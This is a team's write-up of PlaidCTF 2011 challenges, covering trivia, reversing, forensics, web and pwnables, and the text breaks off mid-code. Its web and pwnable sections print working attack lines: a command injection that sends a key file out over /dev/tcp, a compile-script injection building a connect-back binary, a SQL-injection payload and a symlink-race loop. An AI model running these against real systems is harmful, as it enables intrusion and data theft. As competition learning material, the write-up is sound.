pCTF2011 walk-throughs

sutegoma2

CONTENTS

CHALLENGE CATEGORY 3

TRIVIA 4

[1]DIVISION IS HARD!! 4
[2]MYSTERY PUZZLE 9000 5
[3]RHAPSODY IN FOO 6
[32]THAT'S NO BLUETOOTH! 7

REVERSING 8

[4]HERE, THERE BE DRAGONS 8
[5]BLACK BOX 10
[6]FUN WITH NUMB3RS 12
[7]I'M FEELING LUCKY! 13
[8]THE APP STORE! 15
[9]FUN WITH FIREWIRE 16
[10]CHIPTUNES?... CRICKETS? 17
[11]JUST BEING NOSY 19
[12]AWESOMENESS 21
[36]I'M HUNGRY!..AS HELL 25
[37]ECE'S REVENGE 26

WEB 28

[13]DJANGO...REALLY? 28
[14]SHA1 IS FUN 29
[15]AN INNOCENT CGI SCRIPT 30
[16]PLAIN SIGHT 31


PWNABLES 32

[17]C++5X 32
[18]A SMALL BUG 33
[19]ANOTHER SMALL BUG 34
[20]C++ UPGRADE 35
[21]KEY LEAK 36
[22]HASHCALC1 39
[23]EXPLOIT ME :P 41
[24]CALCULATOR 42
[25]PC ROGUE 43
[26]HASHCALC2 45
[27]SESAME OIL 46


QR CODE 47
[28]CROSSWORD MASTERS 47
[29]FAMILY PHOTO! 50
[30]STICKY NOTE 51
[31]QR LEGOS 52
CRYPTO 53
[33]HOT DOG PROBLEM 53
[34]WE PLAY CARDS 62
[35]CONNECT THE DOTS! 63
[38]RAINBOWS 71

Challenge Category

Challenges are mapped on these area.



Scoreboard image is below.



Trivia

[1]Division is hard!!

Points:20 cleared
Answer: 4195835
http://www.plaidctf.com/problems/view/17

Description
Category: trivia

We found an old document in one of the AED offices.
However, the text is distorted.

Figure out what the corrupted value is.
1.3337 ~= XXXXXXX/3145727

googling "+1.3337*3145727" , we can find Pentium FDIV bug.

Pentium FDIV bug
http://www.cs.earlham.edu/~dusko/cs63/fdiv.html

[2]Mystery Puzzle 9000

Points:400 not cleared
Answer:
http://www.plaidctf.com/problems/view/14

Description
Category: trivia

Good luck!

We converted to 45x45 pixel RGB88 image.

delete colors, and read it by QR-code.

It shows " You need to look closer. You didn't delete all those colors, did you?"

We tried ColorCodeReader, but it is only 5x5 pixels.
http://www.colorzip.co.jp/cz-wp-3.0.1-ja/Colorcode/index.html

TimeOver.

[3]Rhapsody in Foo

Points:150 not cleared
Answer:
http://www.plaidctf.com/problems/view/23

Description
Category: trivia

We found this score in Mr.Smith's office.
We think he is hiding a secret in it somehow.

Can you find out what it is?

Download

```
original song is "Rpahsody in Blue", We tried bit translate or something ... no idea.
```

[32]That's no bluetooth!

Points:200 not cleared
Answer:
http://www.plaidctf.com/problems/view/12

Find vul and Get Key

Description
Category: networking

We captured this network traffic from outside of an AED employee's home.

Decrypt it and find the key.

Update:
Our operatives were able to decrypt packet #18 in the capture file.

The decrypted data is
18060a0700421a63343a636f6e74726f6c345f73723235303a43342d5352323530040
0420830332e30312e3534050020040600213c00 or (printable text only)
Bc4:control4_sr250:C4-SR250B03.01.54 !<

If you aren't getting the correct values, make sure your keys are correct, and that they are entered correctly. Keep in mind bits sometimes flip when transmitting signals wirelessly.

```
Hint 1 for Mission #32
April 23, 2011, 12:46 a.m.

Our operatives were able to decrypt packet #18 in the capture file.

The decrypted data is
18060a0700421a63343a636f6e74726f6c345f73723235303a43342d5352323530040042083 0332e30312e35340500200
40600213c00 or (printable text only)
Bc4:control4_sr250:C4-SR250B03.01.54 !<
```

We read file at Wireshark, and saw IEEE 802.15.4(ZigBee) packet.
not enough time.

Reversing

[4]Here, There Be Dragons

Points:300 cleared
Answer:IsntCiscoGreat?
http://www.plaidctf.com/problems/view/10

Description
Category: reversing

After breaking into the AED network, we stumbled across a router with custom software loaded.
Intrigued by this discovery, we sent in a team and extracted the software.

Reverse engineer this strange code, and report back.
Download

tem try..

```
#include <stdlib.h>
#include <stdio.h>

inline bool check(unsigned char n)
{
   //if(n >= 0x20 && n <= 0x7E)return true;

   if(n >= 0x41 && n <= 0x5A)return true;

   if(n >= 0x61 && n <= 0x7A)return true;
   if(n >= 0x30 && n <= 0x39)return true;

   if(n == '?')return true;
   if(n == '!')return true;
   if(n == ' ')return true;
   if(n == '_')return true;
   if(n == '&')return true;

   if(n == '#')return true;
   return false;

}


int main(int argc, char* argv[])
{
   char table1[] = "?\x00";

   for(int i0 = 0x61; i0 < 0x7a; i0++)
   {

           for(int i1 = 0x61; i1 < 0x7a; i1++)
           {
```

```
                    for(int i2 = 0x20; i2 < 0x7e; i2++)
                    {

                            for(int i3 = 0; i3 < 2; i3++)
                            {
                                    unsigned int num = 0;
                                    unsigned int tmp[6] = {0x5B747A41, 0x4C69604B, 0x4A684E67,
0x2F257D69, 0x880E8F58, 0};

                                    num |= (tmp[3] ^ (i0 << 0)) & 0x000000FF;
                                    num |= (tmp[3] ^ (i1 << 8)) & 0x0000FF00;
                                    num |= (tmp[3] ^ (i2 << 16)) & 0x00FF0000;
                                    num |= (tmp[3] ^ (table1[i3] << 24)) & 0xFF000000;

                                    tmp[0] ^= num;
                                    tmp[1] ^= num;
                                    tmp[2] ^= num;
                                    tmp[3] ^= num;
                                    tmp[4] ^= num;
                                    bool isok = true;
                                    for(int i = 0; i < 14; ++i)
                                    {
                                            unsigned char n = ((unsigned char *)tmp)[i];
                                            if(!check(n))
                                            {
                                                    isok = false;
                                                    break;
                                            }
                                    }
                                    if(isok && strlen((char*)tmp) >= 15)
                                            printf("%08X %.16s\n", num, tmp);
                            }
                    }
            }
    }

    return 0;
}
```

[5]Black box

Points:350　cleared
Answer:　976dbe384c89b4d521d22d8aac219648ae0cce2d
http://www.plaidctf.com/problems/view/21

Description
Category: reversing

Make the program report success.

The key is the sha1sum of the success output.

Download

1. run script for make expression about input to GNU Maxima
2. Input expression to GNU Maxima
3. get answer of b17=1

```
$ ruby make_solve_function.rb 17 36 63 106 136 133 163 8 211 19 25 138 46 3 112 115 68 | maxima

Maxima 5.22.1 http://maxima.sourceforge.net
using Lisp GNU Common Lisp (GCL) GCL 2.6.7 (a.k.a. GCL)
Distributed under the GNU Public License. See the file COPYING.
Dedicated to the memory of William Schelter.
The function bug_report() provides bug reporting information.
(%i1) (%o1) [[b1 = 947929567124307417676185 6000 %r1,
b2 = - 655124859506383292589502 4640 %r1,
b3 = 16320916604015508577312604 16 %r1, b4 = - 20891949735418113948131 6736 %r1,
b5 = 16122668728388772065405824 %r1, b6 = - 8190754441489609149965 36 %r1,
b7 = 2889861028246348509570 8 %r1, b8 = - 732580801086815963338 %r1,
b9 = 13630105875615996273 %r1, b10 = - 188330969821601652 %r1,
b11 = 1939341217040988 %r1, b12 = - 14810263920384 %r1, b13 = 82616427462 %r1,
b14 = - 326724772 %r1, b15 = 866768 %r1, b16 = - 1382 %r1, b17 = %r1]]
```

```
$ cat make_solve_function.rb
#!/usr/bin/ruby
# memo:
#   第一引数にいくつ変数を使用するかを指定。それ以降の引数にテーブルの値をを入力。
#   a1+36*(a2+36*(a3+36*(a4+36*(...a14+36*(a15))))) = 0
#   [36,63,106,136,163,8,211,19,25,138,46,3,112,115,68]
#

def __func_gen(a, d, max)
  if d == max
    return "b#{d}"
  else
    return "b#{d}+#{a}*(#{__func_gen(a, d+1, max)})"
  end
end

def func_gen(a, max)
  return "#{__func_gen(a, 1, max)}=0"
```

```
end

def usage
  puts "usage : table.rb [depth] [param1] [param2] ..."
  exit 1
end

if __FILE__ == $0
  usage if ARGV.size < 2

  depth = ARGV[0].to_i

  a = []
  (1...ARGV.size).each {|i|
    a << ARGV[i].to_i
  }

  f_str = "solve("
  f_str += "["
  a.each_with_index{|n, i|
    f_str += func_gen(n, depth)
    f_str += "," if i < a.size-1
  }
  f_str += "],["

  depth.times{|i|
    n = i + 1
    f_str += "b#{n}"
    f_str += "," if i < depth -1
  }
  f_str += "]);"


  puts f_str
end
```

[6]Fun with Numb3rs

Points:100 cleared
Answer: 57E64BEF998A8F141970CFF163F90BA3
http://www.plaidctf.com/problems/view/16

Description
Category: Reversing

Uh oh..
This door is protected with number scroll authenticator. There's "powered by .NETv4" sign.

Download

Find out the combination and get the key!

```
#include<iostream>

using namespace std;

int main(int argc, char *argv[]){
  for(int h = 0 ; h < 256 ; ++h){
    for(int i = 0 ; i < 256 ; ++i){
      for(int j = 0 ; j < 256 ; ++j){
        int num  = h;
        int num2 = j;
        int num3 = i;
        int num4 = j * i;
        int num5 = num * 3;
        if ((((((num + num4) - num2) + ((num * num) * num2)) - num3) == ((num2 * ((num3 * 0x22) +
(num5 - num))) + 0x1d40)) && (num > 0x4d)){
          const unsigned char a[] = {20, 0x16, 100, 0x17, 0x15, 0x63, 100, 0x67, 0x18, 0x18,
0x19, 0x60, 0x19, 0x67, 0x10, 0x15,
                              0x10, 0x18, 0x16, 0x11, 0x62, 0x67, 0x67, 0x10, 0x17, 0x12, 0x67,
0x18, 0x11, 0x63, 0x60, 0x12};
          for(int i = 0 ; i < 32 ; ++i)
            cout << char(a[i] ^ char(0xb1 ^ num2));
          cout << endl;
        }
      }
    }
  }

  return 0;
}
```

[7]I'm feeling Lucky!

Points:200 cleared
Answer: Oh YEAH, this is THE k3y U r L0ok1ng FOr :)
http://www.plaidctf.com/problems/view/25

Description
Category: reversing

We found that one of the executives of AED keeps using 'Fortune Cookie' program everyday before he logs in to his *very* important machine.
We extracted the program, and we are certain that there's a key hidden somewhere in the binary.

Reverse engineer and get the key!

Download

```
#include <stdlib.h>
#include <stdio.h>
#include <Windows.h>
#include <Wincrypt.h>

int main(int argc, char *argv[])
{
   BYTE key[0x40] = "This is the key, but this is not the key you are looking for :p";

   BYTE *pExeImage = 0;
   if(FILE *fp = fopen("43e842e63a795e8f28739a018de547822382e7d3.exe", "rb"))
   {
          fseek(fp, 0, 2);
          size_t size = ftell(fp);
          fseek(fp, 0, 0);

          pExeImage = new BYTE[size];
          fread(pExeImage, 1, size, fp);
          fclose(fp);
   }
   HCRYPTHASH hHash;
   HCRYPTPROV hProv;
   HCRYPTKEY hKey;

   if(!CryptAcquireContextA(&hProv, 0, 0, 1, 0xF0000000))
   {
          printf("CryptAcquireContext faild\n");
          return false;
   }
   if(! CryptCreateHash(hProv, CALG_MD5, 0, 0, &hHash))
   {
          printf("CryptCreateHash fail\n");
          return false;
   }

   if(! CryptHashData(hHash, key, 0x3F, 0))
```

```
    {
            printf("CryptHashData faild\n");
            return false;
    }

    if(! CryptDeriveKey(hProv, CALG_RC2, hHash, 1, &hKey))
    {
            printf("CryptDeriveKey faild\n");
            return false;
    }

    BYTE *data = pExeImage + 0x00140D20;
    for(int i = 0; i < 0xF1; ++i)
    {
            DWORD datasize = strlen((char*)data);
            BYTE *next = data + datasize;
            if(! CryptDecrypt(hKey, 0, TRUE, 0, data, &datasize))
            {
                    printf("CryptDecrypt faild\n");
                    return false;
            }
            printf("%s\n", data);

            data = next;
            while(*data == 0x00)
                    data++;
    }

    return 0;

}
```

[8]The App Store!

Points:250 cleared
Answer: redyellowgreenredblueblueblueredpurplegreenyelloworangeredred
http://www.plaidctf.com/problems/view/19

Description
Category: reversing

We found the mobile phone that's left in one of the office.
Out of all applications, The Color Game App seemed suspicious. (Download)

We believe the solution to this game is the password of the user for the computer next to it.
Solve it! and get the password!

Key is the color sequence of the buttons in all lower case with no spaces [e.g. redyellowbluegreenred]

These are the screenshot of the game:
pic 1
pic 2

push each button, these text input to array

```
addRed    "Blue"
addYellow "green"
addGreen  "yellow"
addPurple "purple"
addPlue   "red"
addOrange "orange"
```

Finally checking array data is below. we push these color button and get answer.

```
"blue"
"green"
"yellow"
"blue"
"red"
"red"
"red"
"blue"
"purple"
"yellow"
"green"
"orange"
"blue"
"blue"
```

[9]Fun with firewire

Points:500 cleared
Answer: jha0lMn58keAIpueeNCPVSO9dk
http://www.plaidctf.com/problems/view/8

Description
Category: forensics

All of the machines at the AED office are encrypted using the amazing Truecrypt software.
When we grabbed one of their USB sticks from a computer, we also grabbed the memory using the Firewire port.

Recover the key using the truecrypt image and the memory dump.

Download

We try to use AESKeyFinder, RSAKeyFinder...
Finally we use this evaluate tool and read key.txt data

Passware Kit
http://www.lostpassword.com/hdd-decryption.htm

[10]Chiptunes?... Crickets?

Points:300 cleared
Answer: Hillcrest Berry Farm
http://www.plaidctf.com/problems/view/13

Description
Category: forensics

We are trying to find the meeting place of two AED operatives, which we believe is encoded in this file.
Analysts tell us the meeting is at a farm, but we need more information than that.

Submit us the whole name of the farm (including the word farm).

sndfile-spectrogram
http://www.mega-nerd.com/libsndfile/tools/#spectrogram

http://www.gettyimages.co.jp/detail/88625196

Goggling "Benny Farm" near the "Western Cape" area.
http://maps.google.co.jp/maps?hl=ja&client=firefox-a&hs=FIa&rls=org.mozilla:ja:official&q=western%20cape%20berry%20farm&um=1&ie=UTF-8&sa=N&tab=wl

[11]Just being nosy

Points:250 cleared
Answer: H3lpImC4ught1nABadR0Mance
http://www.plaidctf.com/problems/view/30

Description
Category: forensics

One of our agents installed a packet sniffer on a router in the hallway a week ago to see
if there's anything valuable that people have been sending behind locked doors.
Yesterday, it captured this file headed to a server owned by a different company.
It seems AED's rivals haven't been lazy. Besides stealing their scientists, of course.

Find out what it's about.

Download


```
Hint 1 for Mission #11
April 24, 2011, 1:15 a.m.

We figured out these contain coordinates! However, we couldn't figure out what the 0's and 1's
represent.

What could it be? It must be really important....

Just being nosy
```

numbders described screen keyboard area.



1027	339	1				
1026	339	1				
1025	338	1				
1026	338	1				
1027	339	1				
856	206	1	-		¥	¥(Shift)
459	153	1	u		h	h
219	50	1	c		2	2(3)
651	158	1	o		k	l
697	106	1	l		o	p
832	208	1	-		¥	¥(Shift)
567	103	1	k		i	i
561	210	1		8	m	m
812	202	1	-		/	¥(Shift)
310	203	1		4	c	c
283	47	1	v		3	3(4)
503	101	1	j		u	u
402	160	1	y		g	g
464	156	1	u			h
383	103	1	h			t

[12]Awesomeness

Points:200 cleared
Answer: NTFS_is_fucking_c0mplic4t3d!
http://www.plaidctf.com/problems/view/38

> We found this weird text file on one of AED machines.
> It contains some repeated characters, but we can't figure out what it is.
>
> Please examine and get us anything that's useful! (well, get the key)

We get rar and png files.
This challenge is Alternate Data Strem.

```
We can open by ruby

ADS stream name: content
1: 158
2: 45
3: 38
4: 148
5: 136
6: 187
7: 159
8: 139
9: 25
10: 126
11: 128
12: 186
13: 176
14: 64
15: 91
16: 57
17: 31
18: 60
19: 151
20: 138
21: 59
22: 135
23: 133
24: 75
25: 194
26: 79
27: 98
28: 152
29: 195
30: 96
31: 167
32: 33
33: 72
34: 156
35: 168
36: 175
37: 144
```

```
38: 100
39: 20
40: 106
41: 129
42: 88
43: 181
44: 15
45: 193
46: 173
47: 62
48: 63
49: 11
50: 48
51: 153
52: 149
53: 67
54: 93
55: 200
56: 44
57: 115
58: 71
59: 90
60: 19
61: 55
62: 49
63: 164
64: 150
65: 120
66: 112
67: 155
68: 30
69: 130
70: 37
71: 69
72: 102
73: 198
74: 137
75: 141
76: 80
77: 36
78: 56
79: 6
80: 65
81: 66
82: 47
83: 27
84: 85
85: 157
86: 83
87: 43
88: 108
89: 140
90: 114
91: 26
92: 113
93: 191
94: 192
95: 104
96: 132
97: 103
98: 182
```

```
99: 161
100: 24
101: 118
102: 94
103: 165
104: 97
105: 70
106: 95
107: 10
108: 125
109: 7
110: 29
111: 40
112: 9
113: 196
114: 42
115: 5
116: 101
117: 54
118: 179
119: 111
120: 12
121: 110
122: 17
123: 2
124: 107
125: 58
126: 8
127: 84
128: 190
129: 180
130: 87
131: 154
132: 134
133: 109
134: 185
135: 46
136: 162
137: 16
138: 21
139: 145
140: 50
141: 124
142: 34
143: 74
144: 122
145: 3
146: 116
147: 160
148: 14
149: 1
150: 199
151: 127
152: 171
153: 184
154: 35
155: 117
156: 18
157: 142
158: 41
159: 174
```

```
160: 4
161: 188
162: 76
163: 197
164: 163
165: 39
166: 172
167: 73
168: 147
169: 52
170: 99
171: 170
172: 51
173: 81
174: 23
175: 119
176: 68
177: 77
178: 86
179: 82
180: 166
181: 89
182: 177
183: 61
184: 143
185: 123
186: 131
187: 22
188: 183
189: 53
190: 13
191: 32
192: 189
193: 78
194: 28
195: 169
196: 178
197: 121
198: 146
199: 105
200: 92
```

```
k = {}
(1..200).each{|i|
   d = open("AWESOMENESS.txt:#{i}").read
   #puts "#{i}: "+d
   k[d.to_i] = i
}
w = open("output.png", "wb")
open("78da90707ef111a9ab2c0229fd0b2d44713be532.png","rb") do |f|
   (1..200).each{|i|
          f.seek((k[i] - 1) * 147)
          w.write f.read(147)
          puts i
   }
end
```

[36]I'M HUNGRY!..as hell

Points:250 cleared
Answer: Th3m1d4_iS_s!cK
http://www.plaidctf.com/problems/view/40

Description
Category: reversing

AED came up with a secret sharing program that looks like innocent food ordering program.
However, there is an information that if you are able to order the following set of food, you can get the secret key.

IMPORTANT: SOUND is VERY VERY IMPORTANT for this mission!!!! MAKE THE VOLUME LARGE before you actually do stuff...

Reverse the program to find out the key!

10 Regular Hamburgers
5 Cheeseburgers
17 French Fries
8 Hot Dogs
20 Regular Coke

Download

We can't buy ordered foods.
The number of foods and the total amount are restricted.

This executable file is packed with a sick packer.
Many anti-debugging techniques are adopted.
Codes are decrypted only in a time when it's executed.
So we focused on the limit values in a data section:

00c74ce0: number of foods (25),
00C7EAC8: total amount of foods (104.1267395019531).

Increasing these values with a memory editor,
we can buy ordered foods and get a following dialog:

Your order confirmation code is Th3m1d4_iS_s!cK

Alternatively we can get the answer by buying

10 Regular Hamburgers,
5 Cheeseburgers,
10 French Fries.

[37]ECE's revenge

Points:350 Cleared
Answer: h4rdwar3_i5_th3_new_s0ftw4r3
http://www.plaidctf.com/problems/view/41

Description
Category: reversing

In order to get access to another server room we need to gain access to a secure room. Unfortunately,
this door has been locked with a custom high security lock produced at Amalgamated Electro Dynamics.

Luckily, we've recovered both a copy of the circuit diagram for the lock, as well as the original source
code from the microcontroller (an arduino, those damn n00bs). Your job is to select the proper input
for the lock in order to open the door.

The good news is that there are only 10 bits of inputs. The bad news is it takes a few seconds to try
each possible combination. Also, because of low battery power, we need to boost the signals for the
door lock before the input to the arduino. That means you need to specify the input to the original
circuit and the output from the circuit (which is the same as the input to the arduino).
When you get the right password, the door should unlock and reveal the key for the challenge.

Good luck!

http://a4.amalgamated.biz/cgi-bin/hardware0x.cgi

(if there is trouble understanding this problem, ask in IRC or email)

We analyzed Arduino sketch, we found Input(J2) is 237 ((pin8) 11101101 (pin1)) .


pCTF extreme reversing (Build 20110319135224)
http://a4.amalgamated.biz/cgi-bin/hardware0x.cgi
Google
pCTF extreme reversing
Input to J1
b1_1 b1_2 b1_3 b1_4 b1_5 b1_6 b1_7 b1_8 b1_9 b1_10
Verify J2
b2_1 b2_2 b2_3 b2_4 b2_5 b2_6 b2_7 b2_8
Type the two words:
reCAPTCHA™
stop spam.
read books.
実行
This circuit is attached to this arduino sketch
Notice: the original sketch does not compile with the most recent Arduino software. A verson that should be equivalent and compilable can be found here
The original sketch functions correctly when emulated in "Virtual BreadBoard".
Your task is to select the input for the circuit diagram (the 10 pins) which will lead to the correct 8 pins (whose output you must also specify) of the arduino (pin1-pin8 on J2 on the left corresponds to digital input 0-7 on the arduino) output high to digital pin 8 on the Arduino, unlocking the secret door in the amalgamated control room. Use the checkboxes to select the proper input bits.
DOOR UNLOCKED!
they key is "h4rdwar3_i5_th3_new_s0ftw4r3"
完了
http://a4.amalgamated.biz/cgi-bin/har...

Web

[13]Django...really?

Points:300 not leared
Answer:
http://www.plaidctf.com/problems/view/7

Description
Category: web

A.E.D. has setup a new guestbook application!
Go check it out at http://a12.amalgamated.biz/DjangoProblem1/

I hear that it is really fast!

```
Hint for Django
April 23, 2011, 7:23 p.m.

Somebody accidently leaked the settings.py file from the Django server.

http://www.plaidctf.com/chals/e2dac0cd966573f6c65a798fdeda35e0
```

We connecet memcached server.

```
$ nc a12.amalgamated.biz 11211
version
VERSION 1.4.5
```

get interesting data…. but Time over.

```
VALUE :1:views.decorators.cache.cache_page..GET.2c645dafafe8fc430a9e6ba1dbde5ef8.d41d8cd98f00b204
e9800998ecf8427e.en-us 0 42
cat: /etc/passd: No such file or directory
END
```

[14]SHA1 is fun

Points:150 Cleared
Answer:IAMAMYSQLBITCH!!
http://www.plaidctf.com/problems/view/9

Description
Category: web

We found an internal AED website that requires a username and password. Break in and find the key.

http://a11.club.cc.cmu.edu:32065/problem1.php

we can get admin password usgin SQL-injection ,but data is null.

```
aaaregr"+union+select+null,null,null,null+from+authtable+where+username='admin'+and+password=''#

-------------------------------------
| id | username | password | comment |
-------------------------------------
| 1  | admin    |          |         |
-------------------------------------
```

read problem1.php

```
problem1.php
<?php

if(empty($_REQUEST[p])){
  echo("List of pages:<br /><a href={$_SERVER[PHP_SELF]}?p=pages/index>index</a><br />End of
list.");
  exit();
}
$path = realpath($_REQUEST[p]);
(strpos($path, "pages") !== false) or die("Invalid page.");
echo <html><body>;
include($path);
echo </body></html>;

?>
```

Finally we read /key file and get answer.

[15]An innocent CGI script

Points:350 not cleared
Answer:
http://www.plaidctf.com/problems/view/11

We found some AED compile scripts which reference this web script.
I wonder if the server contains anything interesting...

```
Hint 1 for Mission #15
April 24, 2011, 7:44 a.m.

In the chroot, there is no directory that you can write AND execute.

/tmp is mounted as noexec.

An innocent CGI script
```

We seems request below,
http://a9.club.cc.cmu.edu:8012/compile.cgi?void%20main(){write(1,%22A%22,1);}
show "A" on the server.
QUERY_STRING limit is 1024 byte.

At 1st access, make execute file at /tmp/bbb.
http://a9.club.cc.cmu.edu:8012/compile.cgi?%23include%20%3Cnetdb.h%3E%0Avoid%20main%28%29{struct%20sockaddr_in%20t%3D{0}%3Bint%20s%3Dsocket%282%2C1%2C0%29%3Bt.sin_family%3D2%3Bt.sin_port%3Dhtons%287777%29%3Bt.sin_addr.s_addr%3D0xbd5f203c%3Bconnect%28s%2C%26t%2Csizeof%28t%29%29%3Bsleep%2810%29%3B}%27%7Cgcc%20x%20c%20-o%20%2Ftmp%2Fbbb%20-%7Ca%27

At the 2nd access, /tmp/bbb execute by command injection.
http://a9.club.cc.cmu.edu:8012/compile.cgi?aa%27%3B%2Ftmp%2Fbbb%3B%20%27

But, execution does not allow in all directory. We need escape from chroot.

[16]Plain sight

Points:200 cleared
Answer: esc4p3_str1ng5
http://www.plaidctf.com/problems/view/28

Description
Category: web

The time to strike is now! This fiendish AED employee decided to hide secret data on this website.
It seems that the employee was in the middle of creating the website when our operatives stumbled upon it.
The good news is that there are surely bugs in the development version of this problem, the bad news is
currently no feedback printed to users.
Some of our leet operatives have determined a little bit about the machine: it runs in a read-only
environment with only
bash cat dc expand grep hd head id less ls more nl od pr rev sh sleep sort sum tail tar tr true tsort ul wc yes
installed.

Find what AED is hiding, good luck and godspeed.

We request it, response delayed 5 second.

```
chroot.cgi?sleep%205
```

We recognize command injection.
We use TCP Redirect.

At server listen

```
nc -l -p 5555
```

we requested below.

```
/cgi-bin/chroot.cgi?cat%20keyfolder/key%20>/dev/tcp/[severIP]/5555
```

Pwnables

[17]C++5x

Points:300 cleared
Answer: Virtual_function_is_Virtue
http://www.plaidctf.com/problems/view/31

AED decided to use C++ to develop their internal tools.
However, they seem to make a mistake one of their new C++ programs.

Exploit and get the key!

ssh username@a5.amalgamated.biz

Username: cpp1_67
Password: EWYxnVVXKjDcy7HQ8AQFT8V

```
sh-4.1$ id
uid=3066(cpp1_67) gid=3001(cpp1key) groups=3000(cpp1users)
sh-4.1$ cat /opt/pctf/cpp1/key
Virtual_function_is_Virtue
sh-4.1$
```

[18]A small bug

Points:250 cleared
Answer:FUCKALLOFYOU
http://www.plaidctf.com/problems/view/5

Description
Category: pwnables

Get access to the key using /opt/pctf/z1/exploitme.

ssh username@a5.amalgamated.biz

Username: z1_67
Password: mxxY0ntoJcKgr78wFhoo8g4weyE

symlink race challenge.

while true; do if ./run 2>z;then if test -L $(cat z);then
rm $(cat z); else break ; fi ; fi; done

```
#include <unistd.h>
